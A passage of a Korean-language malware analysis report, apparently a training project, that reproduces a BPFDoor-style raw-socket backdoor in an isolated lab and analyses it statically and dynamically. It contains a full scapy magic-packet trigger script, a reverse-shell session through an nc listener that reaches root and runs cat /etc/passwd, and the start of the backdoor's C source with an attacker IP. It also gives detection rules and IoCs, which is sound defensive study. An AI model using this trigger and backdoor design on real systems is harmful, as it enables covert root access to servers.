


그림 16. Ghidra를 이용한 is_magic_packet() 함수 분석

is_magic_packet() 함수에서는 memcmp()를 이용하여 수신된 Payload의 특정 위치와 "MAGIC" 문자열을 비교합니다. memcmp()를 이용하여 Payload 시작 5바이트가 "MAGIC" 문자열과 일치하는지 검사하고, 일치할 경우 후속 동작을 수행하도록 구현되어 있음을 확인하였습니다.


2.12 정적 분석 결과

정적 분석을 위해 FLARE-VM 환경에서 VirusTotal, Detect It Easy(DiE), Ghidra를 이용하여 실행 파일 형식과 내부 구조를 분석하였습니다. 또한 Ubuntu 환경에서는 file, strings, nm, readelf, objdump 명령을 이용하여 ELF 헤더, 문자열, 심볼 정보 및 동적 라이브러리 정보를 추가로 분석하였습니다.

분석 결과 bpfdoor_demo는 Linux ELF64 기반의 PIE(Position Independent Executable) 형식으로 컴파일된 동적 링크(Dynamically Linked) 실행 파일이며, 심볼 정보가 제거되지 않은(not stripped) 상태임을 확인하였습니다.

또한 프로그램 내부에는 "MAGIC", "/bin/sh", "172.30.1.96", "enp0s3" 등의 문자열과 socket(), connect(), recvfrom(), execve() 등의 주요 API가 포함되어 있음을 확인하였습니다.

Ghidra를 이용한 디컴파일 분석에서는 main(), is_magic_packet(), spawn_reverse_shell() 함수의 동작을 확인하였으며, Raw Packet Socket 생성 → 인터페이스 바인딩 → 패킷 수신 → MAGIC 문자열 비교 → Reverse Shell 실행으로 이어지는 전체 동작 흐름을 확인하였습니다. 이를 요약하면 다음과 같습니다.



3. 동적 분석 (Dynamic Analysis)

정적 분석과 별개로, 격리된 VirtualBox 환경에서 실제로 PoC 바이너리를 실행하여 네트워크 트리거 방식과 리버스쉘 실행 과정을 직접 재현·관찰하였습니다.

3.1 분석 시나리오

BPFDoor 데모(bpfdoor_demo.c)는 raw socket(AF_PACKET)을 이용해 네트워크 인터페이스로 유입되는 모든 프레임을 검사하다가, 지정된 오프셋(54바이트, Ethernet 14 + IP 20 + TCP 20)에서 매직 문자열 "MAGIC"이 확인되면 공격자가 지정한 IP·포트로 리버스쉘을 실행하는 구조입니다.

```
[피해자 VM]                                  [공격자 VM]
① sudo ./bpfdoor_demo  <- 실행 (대기 상태 진입)
   "[+] Listening..."
                                  ② nc -lvnp 4444        <- 리스너 대기
                                  ③ sudo python3 magic_send.py  <- 매직 패킷 전송
④ "[+] Magic packet received!"
   reverse shell connect >>>      ⑤ 공격자 nc에 쉘 연결
```

3.2 실행 절차 및 결과

① 피해자 VM — 빌드 및 리스닝 시작

```
blue@blue:~$ gcc -o bpfdoor_demo bpfdoor_demo.c
blue@blue:~$ sudo ufw disable   # 방화벽 비활성화 (통제된 실습 조건)
blue@blue:~$ sudo ./bpfdoor_demo
[+] Listening on enp0s3 for magic packet...
```

② 공격자 VM — 리스너 대기 및 매직 패킷 전송 스크립트 작성

피해자 VM에서 sudo ./bpfdoor_demo를 먼저 실행하여 매직 패킷 수신 대기 상태로 진입시킨 뒤, 공격자 VM에서 리버스쉘 연결을 받을 리스너(nc)를 실행하고 매직 패킷 전송 스크립트(magic_send.py)를 scapy 기반으로 작성하였습니다.

```
┌──(red㉿kali-Attaker)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...

┌──(red㉿kali-Attaker)-[~]
└─$ sudo vi magic_send.py
```

작성한 magic_send.py의 전체 코드는 다음과 같다.

```
from scapy.all import *

VICTIM_IP = "172.30.1.95"  # 피해자 VM IP

# TCP 옵션 없이 송신 → Ether(14) + IP(20) + TCP(20) = 54바이트
# payload 시작이 정확히 offset 54
pkt = (
    Ether() /
    IP(dst=VICTIM_IP) /
    TCP(dport=31337, options=[]) /  # options=[] : TCP 옵션 제거
```

```
    Raw(load="MAGIC")
)

print("[*] Sending magic packet to", VICTIM_IP)
sendp(pkt, iface="eth0", verbose=True)
print("[*] Done")
```

작성한 스크립트를 실행하여 피해자 VM(172.30.1.95)으로 매직 패킷을 전송하였습니다.

```
┌──(red㉿kali-Attaker)-[~]
└─$ sudo python3 magic_send.py
[*] Sending magic packet to 172.30.1.95
.
Sent 1 packets.
[*] Done
```

③ 트리거 및 리버스쉘 획득 결과

```
blue@blue:~$ sudo ./bpfdoor_demo
[+] Listening on enp0s3 for magic packet...
[+] Magic packet received! Spawning reverse shell...

kali$ nc -lvnp 4444
connect to [172.30.1.5] from (UNKNOWN) [172.30.1.95] 34516
whoami  -> root
id      -> uid=0(root) gid=0(root) groups=0(root)
```

리버스쉘 연결 직후 whoami, id 명령을 통해 root 권한이 즉시 획득됨을 확인하였습니다. 이는 데모 바이너리가 sudo(root) 권한으로 실행되었기 때문이며, 실제 BPFDoor 역시 setuid/커널모듈 형태로 이미 높은 권한에서 상주하는 경우가 많아 별도의 권한 상승 없이 root 셸 획득이 가능한 구조와 유사합니다.

3.3 네트워크 트래픽 분석 (Wireshark)

공격자 VM에서 Wireshark로 트래픽을 캡처하여 매직 패킷 전송 구간 및 리버스쉘 세션 구간을 확인하였습니다.

- 매직 패킷: TCP 목적지 포트 31337, TCP 옵션 제거(options=[])로 헤더 54 바이트 고정, 페이로드에 "MAGIC" 문자열 확인 (tcpdump -X 결과에서 4d41 4749 43 hex 확인)
- 리버스쉘 세션: 공격자 172.30.1.5:4444 ↔ 피해자 172.30.1.95 간 TCP 3-way handshake 및 이후 whoami, id, cat /etc/passwd 등 명령 응답 트래픽 확인




그림 17. Wireshark 패킷 리스트 및 공격자 터미널(nc) 화면 — 리버스쉘 연결 및 whoami/id/cat 명령 실행 결과 확인




그림 18. 패킷 상세 뷰 — 리버스쉘 세션 TCP 페이로드에서 "whoami" 명령 데이터 확인




그림 19. 패킷 상세 뷰 — 리버스쉘 세션 TCP 페이로드에서 "id" 명령 데이터 확인




그림 20. 패킷 상세 뷰 — 리버스쉘 세션 TCP 페이로드에서 "cat /etc/passwd" 명령 데이터 확인

```
┌──(red㉿kali-Attaker)-[~]
└─$ sudo tcpdump -i eth0 -X 'tcp and dst 172.30.1.95' 2>/dev/null | grep -A2 "MAGIC"
        0x0020:  5002 2000 e334 0000 4d41 4749 4300          P....4..MAGIC
12:28:12.105078 IP 172.30.1.5.4444 > 172.30.1.95.60714: Flags [S.], seq 3716069757, ack 3504943554, win 65160, options
 [mss 1460,sackOK,TS val 2374816667 ecr 3905766006,nop,wscale 8], length 0
        0x0000:  4500 003c 0000 4000 4006 e01b ac1e 0105  E..<..@.@.......
```

그림 21. tcpdump를 이용한 매직 패킷("MAGIC") 페이로드 헥스덤프 확인 결과

3.4 호스트 행위 분석 (탐지 회피 특징 확인)

리버스쉘 획득 이후, 피해자 VM에서 일반적인 포트 점검 도구로 백도어 프로세스가 얼마나 은폐되는지 확인하였습니다.

점검 명령	결과	의미
ss -tlnp / netstat -tlnp	bpfdoor_demo 관련 리스닝 포트 없음	포트 기반 점검으로는 탐지 불가 (raw socket은 특정 포트를 bind하지 않음)
ss -0pb	AF_PACKET raw socket이 enp0s3 인터페이스를 점유 중인 것 확인 (bpf filter (0))	raw socket 오픈 여부 점검 시에는 탐지 가능한 흔적 존재
ps aux | grep bpfdoor	root 권한으로 sudo ./bpfdoor_demo 프로세스 2개 확인	프로세스 목록에서는 노출되나, 정상 프로세스로 위장 시 스캐닝 필요

위 표의 근거가 된 실제 명령 실행 결과는 다음과 같습니다. ss -tlnp 결과에서 bpfdoor_demo와 관련된 리스닝 포트가 전혀 확인되지 않는 반면, ss -0pb 결과에서는 enp0s3 인터페이스에 raw socket(p_raw, bpf filter) 두 개가 점유되어 있는 것이 확인됩니다. 하나는 매직 패킷 수신 대기 중인 소켓, 다른 하나는 리버스쉘 연결이 발생한 이후 생성된 소켓으로 판단됩니다. ps aux 결과에서는 root 권한으로 실행 중인 bpfdoor_demo 프로세스 2개가 확인됩니다.


```
blue@blue:~$ ss -tlnp
State    Recv-Q   Send-Q          Local Address:Port          Peer Address:Port   Process
LISTEN   0        10                172.17.0.1:53                0.0.0.0:*
LISTEN   0        4096              0.0.0.0:22                   0.0.0.0:*
LISTEN   0        80                127.0.0.1:3306               0.0.0.0:*
LISTEN   0        10                172.30.1.95:53               0.0.0.0:*
LISTEN   0        511               *:80                         *:*
... (DNS/SSH/MariaDB/tailscale 등 기존 서비스 포트만 확인됨, bpfdoor_demo 관련 포트 없음)

blue@blue:~$ ss -0pb  // 하나는 매직패킷 수신 대기, 하나는 리버스쉘 연결로 인터페이스를 점유 중
Netid    Recv-Q    Send-Q    Local Address:Port       Peer Address:Port    Process
p_raw    0         0         LLDP:enp0s3              *                    bpf filter (0):
p_raw    213091    0         *:enp0s3                 *                    bpf filter (0):

blue@blue:~$ ps aux | grep bpfdoor
root     3154  0.0  0.3  16892  7268 pts/0  S+  16:09  0:00 sudo ./bpfdoor_demo
root     3155  0.0  0.1  16892  2692 pts/1  Ss  16:09  0:00 sudo ./bpfdoor_demo
blue     3225  0.0  0.1   6544  2392 pts/2  S+  16:22  0:00 grep --color=auto bpfdoor
```

3.5 strace 를 이용한 시스템 콜 분석

프로그램의 네트워크 동작을 운영체제 수준에서 추가적으로 확인하기 위해 strace를 이용하여 시스템 콜을 분석하였습니다. 분석 결과 다음과 같은 시스템 콜 흐름이 확인되었습니다.



strace를 이용한 BPFDoor 시스템 콜 분석

시스템 콜	분석 내용
socket()	AF_PACKET, SOCK_RAW 기반 Raw Packet Socket 생성
ioctl()	SIOCGIFINDEX를 이용하여 enp0s3 인터페이스 인덱스 확인
bind()	생성한 Raw Socket을 네트워크 인터페이스에 바인딩
recvfrom()	네트워크 인터페이스로 유입되는 패킷을 반복적으로 수신

각 시스템 콜의 역할을 분석하면 다음과 같습니다. socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL)) 호출이 확인됨에 따라 프로그램이 AF_PACKET 기반 Raw Packet Socket을 이용하여 링크 계층 프레임을 직접 수신하는 것을 확인하였습니다. 또한 recvfrom()이 반복적으로 호출되는 것을 통해 프로그램 실행 중 지속적으로 네트워크 패킷을 수신하는 동작을 수행함을 확인하였습니다.

이러한 시스템 콜의 실행 순서는 소스코드의 socket() → ioctl() → bind() → recvfrom() 구조 및 앞선 정적 분석(2.9절 Ghidra main() 분석) 결과와 정확히 일치하였습니다. 이는 정적 분석에서 도출한 로직이 실제 실행 환경에서도 동일하게 재현됨을 시스템 콜 레벨에서 재확인한 것입니다.

3.6 동적 분석 종합

동적 분석 결과, 본 백도어는 (1) 특정 포트를 리스닝하지 않고 raw socket으로 모든 인터페이스 트래픽을 스니핑하다가 매직 패킷에만 반응하므로 일반적인 포트 스캔·netstat 점검으로는 탐지되지 않는다는 점, (2) 매직 문자열 및 고정 오프셋 기반의 단순한 트리거 조건, (3) 트리거 즉시 root 권한 리버스쉘이 획득된다는 점에서 실제 BPFDoor의 핵심 위협 특성을 그대로 재현하고 있음을 확인하였습니다.

4. 종합 분석

4.1 공격자 관점

공격자는 사전에 어떤 방식으로든(초기 침투, 서플라이체인 공격, 취약점 익스플로잇 등) 대상 서버에 이 바이너리를 심어두기만 하면, 이후에는 어떤 포트도 열려 있을 필요 없이 특정 매직 패킷 한 번으로 언제든 리버스쉘을 재기동할 수 있습니다. 본 데모는 TCP 목적지 포트 31337로 전송했지만, 실제 BPFDoor는 TCP/UDP/ICMP 등 다양한 프로토콜과 목적지 포트에 대해 매직 시퀀스를 검사하도록 설계되어 있어 방화벽 정책상 열려 있는 포트(80/443 등)를 통해서도 트리거가 가능하다는 점이 실전에서 더 위협적입니다. 또한 목적지 IP 자체가 방화벽 정책과 무관하게 필터링되므로, 스캐너나 IDS 시그니처가 없다면 정상 트래픽과 구분이 거의 불가능합니다.

4.2 방어자 관점 — 탐지·차단 방안

레벨	대응 방안
네트워크	Suricata/Snort 등 IDS/IPS에 고정 매직 바이트 패턴 시그니처 등록. 단, 바이너리는 프레임 기준 offset 54에서 MAGIC을 비교하지만, IDS 룰의 content offset/depth는 페이로드(L4 이후) 기준이므로 페이로드 offset 0에 해당한다. → 실제 적용 룰: content:"MAGIC"; depth:5;(매직패킷 발사로 탐지 검증 완료)
호스트	AF_PACKET/SOCK_RAW 소켓을 여는 프로세스는 일반 서비스에서는 드물기 때문에, auditd/eBPF 기반 EDR로 socket(AF_PACKET, SOCK_RAW, ...) 시스템콜 호출을 모니터링하고 화이트리스트 외 프로세스 호출 시 알림 발생
탐지 우회 대응	ps/netstat만으로는 리스닝 포트가 없어 탐지 불가 → 프로세스 실행 파일 해시(KISA 공개 IoC Hash)를 YARA/EDR로 주기적 스캔
권한 관리	최소 권한 원칙 적용 — 서비스 계정에서 root/sudo 없이 실행되도록 강제하면, 트리거되어도 즉시 root 셸 획득은 차단됨

4.3 근본 원인 분석

본 PoC는 AF_PACKET 소켓(raw socket)을 열어 인터페이스로 들어오는 모든 프레임을 수신·검사하는 구조입니다. 실제 BPFDoor는 이 지점에서 커널의 BPF(Berkeley Packet Filter)를 이용해 지정된 패턴의 패킷만 필터링하도록 커널 레벨에서 동작시킵니다. 이 방식이 치명적인 이유는 iptables/방화벽 등 OS 레벨 필터링 규칙보다 앞선(또는 별도의) 지점에서 패킷을 가로채기 때문에, 포트를 열지 않고도(리스닝 포트 없이도) 트리거가 가능하다는 점입니다.

근본 원인은 다음 세 가지로 정리됩니다.

- raw socket 을 통한 L2 레벨 패킷 스니핑이 일반 사용자 관점에서 비가시적이라는 점

- 고정된 매직 문자열/오프셋 기반 트리거가 페이로드 내용 검사 없이도 매우 단순하게 매칭된다는 점
- 실행 자체가 root 권한으로 이루어져 리버스쉘이 곧바로 root 권한을 획득한다는 점 (실제 BPFDoor 도 setuid/커널모듈 형태로 권한 상승 없이 이미 높은 권한에서 상주하는 경우가 많음)

5. IoC(침해지표) 요약

구분	값/내용
파일 해시 (SHA-256, 재현본)	1d4256e8794b2ddf0df22280fcbd4509bca38af9a22dacee715cc930c7142893
네트워크 IoC (매직 문자열)	"MAGIC" (페이로드 시작 5바이트 고정, memcmp 비교)
네트워크 IoC (트리거 포트, 실습값)	TCP 목적지 포트 31337
C2/공격자 IP (실습값)	172.30.1.5 (Wireshark 검증 시 172.30.1.96)
행위 기반 IoC	AF_PACKET/SOCK_RAW 소켓 오픈 프로세스, 리스닝 포트 없는 상태에서의 외부 연결 발생
시스템 콜 기반 IoC	socket(AF_PACKET, SOCK_RAW, ...) → ioctl(SIOCGIFINDEX) → bind() → recvfrom() 반복 호출 패턴

6. 결론 및 대응 권고

본 분석을 통해 BPFDoor 계열 백도어의 핵심 위협은 '포트를 열지 않는 은닉형 트리거 구조'와 '커널/raw socket 레벨의 탐지 회피'에 있음을 실습으로 검증하였습니다. 일반적인 포트 스캔이나 netstat 기반 점검은 이러한 유형의 백도어를 탐지하는 데 한계가 있으므로, IDS/IPS 시그니처 기반 네트워크 탐지와 auditd/eBPF 기반 호스트 행위 탐지를 병행하는 다계층 방어 체계가 필요합니다.

특히 본 프로젝트의 통신사 테마 인프라 관점에서, BPFDoor와 같은 은닉형 백도어가 HSS/가입자 인증 서버에 설치될 경우 방화벽·포트 점검만으로는 장기간 은닉이 가능하다는 점에서 정보보호 진단 시 네트워크·호스트·행위 기반 탐지를 통합한 다계층 점검이 반드시 필요함을 확인하였습니다.

본 실습은 개인 소유의 격리된 VirtualBox 환경(호스트 전용 네트워크 또는 NAT Network로 외부와 분리, 실습 전 스냅샷 확보) 안에서만 수행하였습니다.

정적 분석과 동적 분석 결과는 서로 정확히 일치하였습니다. 정적 분석에서 확인한 socket(AF_PACKET, SOCK_RAW) → ioctl(SIOCGIFINDEX) → bind() → recvfrom() 반복 호출 → is_magic_packet() 문자열 비교 → spawn_reverse_shell() 흐름은, 동적 분석의 프로세스·네트워크 행위 관찰 및 Wireshark 트래픽 분석 결과와 동일한 패턴으로 재확인되었습니다. 이는 소스코드 레벨의 로직 분석만으로도 실제 행위를 상당 부분 예측할 수 있음을 보여주는 동시에, 실제 침해사고 대응 시에는 정적 분석(코드/바이너리)과 동적 분석(행위/트래픽)을 병행해야 은닉형 백도어를 놓치지 않고 검증할 수 있음을 시사합니다.

부록 A. bpfdoor_demo.c 전체 소스코드

본 부록은 1.1절에서 언급한 BPFDoor 재현 데모(bpfdoor_demo.c)의 전체 소스코드입니다. 팀이 공개된 BPFDoor 분석 자료를 참고하여 교육 목적으로 직접 작성한 실습용 코드이며, 실제 S사 HSS 해킹 사고에 사용된 원본 악성코드와는 다릅니다.

항목	내용
파일명	bpfdoor_demo.c
언어 / 컴파일러	C, gcc (gcc -o bpfdoor_demo bpfdoor_demo.c)
핵심 함수	main() / is_magic_packet() / spawn_reverse_shell()
핵심 로직 요약	AF_PACKET raw socket으로 인터페이스 전체 트래픽 수신 → 오프셋 54 바이트 지점의 페이로드가 "MAGIC" 문자열과 일치하는지 검사 → 일치 시 ATTACKER_IP:ATTACKER_PORT로 TCP 연결 후 /bin/sh 리버스쉘 실행

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <linux/filter.h>
#include <sys/ioctl.h>
#include <net/if.h>

#define INTERFACE "enp0s3"        // ip link show 했을때 나왔던 enp0s3으로 변경
#define ATTACKER_IP "172.30.1.5"  // 칼리 IP
#define ATTACKER_PORT 4444

// 매직 패킷 트리거 문자열
#define MAGIC "MAGIC"

